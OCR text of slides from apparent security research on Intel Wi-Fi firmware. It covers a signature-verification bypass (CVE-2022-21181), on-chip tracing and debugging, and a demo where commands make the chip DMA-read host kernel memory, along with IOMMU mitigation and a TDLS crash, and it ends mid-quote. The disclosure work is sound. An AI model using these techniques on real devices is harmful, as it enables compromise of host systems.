
Discovering the Loader



Discovering the Loader

TOCTOU attack? (Transmit FW, Verify FW, Transmit patched FW)


SECURE



Discovering the Loader


TOCTOU attack? (Transmit FW, Verify FW, Transmit patched FW) SECURE

Can Linux modify the data or the stack? VULN



Bypassing the signature verification

1. Load a modified firmware
2. Change a return address
3. Wait



INTEL-SA-00621
CVE-2022-21181
published on 2022-08-09

Intel Wireless-AC 8260


🎉 SUCCESS

Intel Wireless-AC 9560

⛔ FAIL

Bypassing the signature verification

1. Load a modified firmware
2. Change a return address
3. Wait



INTEL-SA-00621
CVE-2022-21181
published on 2022-08-09

Intel Wireless-AC 8260

🎉 SUCCESS

Intel Wireless-AC 9560

🎉 SUCCESS

Make the chip commit its Data Cache (196 fake FW sections)

Dynamic analysis


We have arbitrary code execution on the chip. Now what?

Tracing

- Tell which functions are executed
- Replace the first instruction (`push_s blink`) of every functions with:
  - LMAC: `trap_s 0`
  - UMAC: invalid instruction
- Hook the exception vector in the exception handler
  - Log the address to a unused buffer (0xc004ad00 - 0xc0050000)
  - Emulate `push_s blink` and return after the patched instruction
- Write hooks thanks to debug mode
- Read the shared buffer from the host in a loop

On-Chip Debugger

Goals: retrieve memory and register values to ease reverse engineering




On-Chip Debugger

- A debugger stub (PIC) is written to a fixed address
- 4 commands:
  - Read register
  - Write to memory (1 / 2 / 4 bytes)
  - Read from memory (1 / 2 / 4 bytes)
  - Resume execution
- Communication with the host through unused registers
- Targeted function pointers are replaced with the debugger address
- Allows to instrument a set of UMAC/LMAC functions
- Less powerful than a GDB stub

InVitroDbg

- Idea from Guillaume Delugré
  - Closer to metal: Reverse engineering the Broadcom NetExtreme's firmware Hack.lu 2010
- Emulate firmware
  - Firmware execution on the host
  - Forward some memory accesses to the on-chip debugger
  - QEMU user with custom TCG plugin
  - GDB server

Firmware emulation with IO memory accesses



DMA (Direct Memory Access) and the Paging Memory

Experiment: can the chip do DMA Attacks?

The Additional Code in the File

LMAC

UMAC

Firmware File

```
- NUM_OF_CPU 2
- SEC_RT 00404000
- SEC_RT 00800000
- SEC_RT 00000000
- SEC_RT 00456000
…
- SEC_RT 00405000
- SEC_RT c0080000
- SEC_RT c0880000
- SEC_RT 80448000
…
```

Wi-Fi chip

Memory

00000000..00037fff (229376 bytes)
c0080000..c008ffff (65536 bytes)
00404000..004042b7 (696 bytes)
00405000..004052b7 (696 bytes)
80448000..80455ad3 (56020 bytes)
00456000..0048d873 (227444 bytes)
00800000..00817fff (98304 bytes)
c0880000..c0887fff (32768 bytes)

The Additional Code in the File

LMAC

UMAC

Firmware File


```
- NUM_OF_CPU 2
- SEC_RT 00404000
- SEC_RT 00800000
- SEC_RT 00000000
- SEC_RT 00456000
…
- SEC_RT 00405000
- SEC_RT c0080000
- SEC_RT c0880000
- SEC_RT 80448000
…
- SEC_RT aaaabbbb
- SEC_RT 00000000
- SEC_RT 01000000
```

Wi-Fi chip


Memory

00000000..00037fff (229376 bytes)	
c0080000..c008ffff (65536 bytes)	
00404000..004042b7 (696 bytes)	
00405000..004052b7 (696 bytes)	
80448000..80455ad3 (56020 bytes)	
00456000..0048d873	aaaabbbb: separator (4 bytes)
	00000000..00000297 (664 bytes)
c0880000..c0887fff	**01000000..0103afff (241664 bytes)**

Memory Management Unit (MMU)



Memory Management Unit (MMU)



The Paging Memory


How is the integrity ensured?

- RSA signature on the 59 pages together
- Each page is sent separately
- Each page can be modified by the firmware, but not by Linux

Solution: each page is protected by a 32-bit checksum

- Universal Message Authentication Code (https://en.wikipedia.org/wiki/UMAC)
- Random per-boot 4096-byte secret key
- Integrity is broken if an attacker can read the checksums
  - They are located at `0x0048f400`, not readable from Linux

Memory Management Unit (MMU)



Demo!

https://asciinema.org/a/CWD6HMr4iaw0Rj3S95p9J3vII

```
wifi@test $ ./dbg_show_paging_ucode_info.py | grep '0x01040000 '
 (ff) 0x01040000 -> -                (host 0x256ba0000)
wifi@test $ ./iwldebug.py read 0xc0885774 64
c0885774: 0103 0000 0f00 0000 0900 0000 ea2a 2500  .............*%.
c0885784: f852 3c00 3878 3200 5899 3800 d82a 1100  .R<.8x2.X.8..*..
c0885794: 1841 1100 5021 3a00 c06b 2500 1859 3500  .A..P!:..k%..Y5.
c08857a4: a06b 2500 0000 0000 0000 0000 0000 0000  .k%.............
wifi@test $ ./iwldebug.py write 0xc08857a4 00862300
wifi@test $ ./dbg_show_paging_ucode_info.py | grep '0x01040000 '
 (ff) 0x01040000 -> -                (host 0x238600000)
wifi@test $ ./iwldebug.py read 0x01040100 256
01040100: 616c 6c73 0000 0000 0000 0000 0000 0000  alls............
01040110: 7365 7475 705f 636f 6d6d 616e 645f 6c69  setup_command_li
01040120: 6e65 0000 0000 0000 7374 726e 6c65 6e00  ne......strnlen.
01040130: 7374 726c 656e 0000 696e 6974 6361 6c6c  strlen..initcall
01040140: 5f64 6562 7567 0000 696e 6974 6361 6c6c  _debug..initcall
01040150: 0000 0000 0000 0000 0000 0000 0000 0000  ................
01040160: 2573 2076 6572 7369 6f6e 2025 7320 2862  %s version %s (b
01040170: 7569 6c64 6440 6c63 7930 322d 616d 6436  uildd@lcy02-amd6
```

```
00d0  0000 0000 0000 0000 0000 0000 0000 0000  ................
00e0  0000 0000 0000 0000 0000 0000 0000 0000  ................
00f0  0000 0000 0000 0000 0000 0000 0000 0000  ................
root@test # grep Kernel /proc/iomem
  237400000-238402506 : Kernel code
  238600000-239045fff : Kernel rodata
  239200000-23956dfbf : Kernel data
  239867000-239dfffff : Kernel bss
root@test # python-chipsec read 0x238600100 256
****** Chipsec Linux Kernel module is licensed under GPL 2.0
[CHIPSEC] API mode: using CHIPSEC kernel module API
0000  616C 6C73 0000 0000 0000 0000 0000 0000  alls............
0010  7365 7475 705F 636F 6D6D 616E 645F 6C69  setup_command_li
0020  6E65 0000 0000 0000 7374 726E 6C65 6E00  ne......strnlen.
0030  7374 726C 656E 0000 696E 6974 6361 6C6C  strlen..initcall
0040  5F64 6562 7567 0000 696E 6974 6361 6C6C  _debug..initcall
0050  0000 0000 0000 0000 0000 0000 0000 0000  ................
0060  2573 2076 6572 7369 6F6E 2025 7320 2862  %s version %s (b
0070  7569 6C64 6440 6C63 7930 322D 616D 6436  uildd@lcy02-amd6
```

(Ab)using The Paging Memory

The host physical addresses are used/managed by the chip. Can it do arbitrary DMA requests?

- YES! Demo!

What about the IOMMU?

- By default on Ubuntu, the IOMMU is not enabled
- Protection: add `intel_iommu=on` to the kernel command line

```
[  259.578089] DMAR: DRHD: handling fault status reg 3
[  259.578094] DMAR: [DMA Read] Request device [00:14.3] PASID ffffffff fault
addr 406a00000 [fault reason 06] PTE Read access is not set
[  261.600645] iwlwifi 0000:00:14.3: Error sending UNKNOWN: time out after
2000ms.
…
[  261.601783] iwlwifi 0000:00:14.3: 0x00000084 | NMI_INTERRUPT_UNKNOWN
```

Conclusion

Context

- Up-to-date Ubuntu 18.04 LTS
- HTTP server

- Android smartphone

TDLS crash analysis

- Tunneled Direct Link Setup (TDLS): incompatible implementations
- Not exploitable
- Update not available on some Linux distros (eg. Ubuntu 18.04 LTS)
- Remote firmware crash with a single Wi-Fi packet

git.kernel.org/pub/scm/linux/kernel/git/firmware/linux-firmw

iwlwifi: udpate -36 firmware for 8000 series

```
Update the -36 firmware for the 8000 device series.

Build number: Core_build_nightly-1580-CORE-33
Revision number: 8fd77bb3c

Signed-off-by: Emmanuel Grumbach <emmanuel.grumbach@intel.com>
```

Diffstat

```
-rw-r--r-- WHENCE                 4
-rw-r--r-- iwlwifi-8000C-36.ucode bin 2486572 -> 2400700 bytes
-rw-r--r-- iwlwifi-8265-36.ucode  bin 2498044 -> 2414296 bytes
```

bugzilla.kernel.org/show_bug.cgi?id=203055

Emmanuel Grumbach 2019-05-16 14:23:51 UTC Comment 1

```
Created attachment 282793 [details]
firmware with TDLS disabled

Hi,

the firmware was advertising support for TDLS when it wasn't really supporting it.

